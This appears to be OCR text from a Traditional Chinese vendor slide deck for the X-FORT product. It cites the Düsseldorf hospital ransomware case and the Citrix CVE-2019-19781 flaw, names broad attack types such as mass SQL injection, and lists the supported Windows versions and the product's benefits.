
杜塞爾多夫一家大型醫院遭到網絡攻擊，一名需要緊急入院的婦女在被迫劫持到另一座城市後死亡。根據der Informationstechnik（BSI）的德國網絡安全機構BundesamtfürSicherheit的說法，攻擊者利用了 Citrix ADC CVE-2019-19781漏洞。Citrix 針對網絡攻擊的VPN產品中已知的漏洞（CVE-2019-19781）被利用。

X-FORT


(Target) Ransomware 擴散媒介與技術特徵




攻擊模式與特殊性勒索類型



- Use System Weak Password to Encrypt & Destroy Database Data
- Using Web Applications Vulnerability to Destroy Database
  - ✓ ex. Mass SQL Injection




現有機制缺乏整合思考與無法抑制發生率，損失依然很大



X-FORT


面對未知 Ransomware 無法全面攔阻，應從「減少損失」設計

認知：原有防護結構仍有脆弱性



Compatibility：
- Windows XP
- Windows 7
- Windows 10
- Windows Server 2003
- Windows Server 2008
- Windows Server 2012
- Windows Server 2016
- Windows Server 2019


優點：
1. 解決Target Ransom, Hacking Steal
2. 具企業組織管理彈性與資料保護
3. 防護惡意程式網路穿透



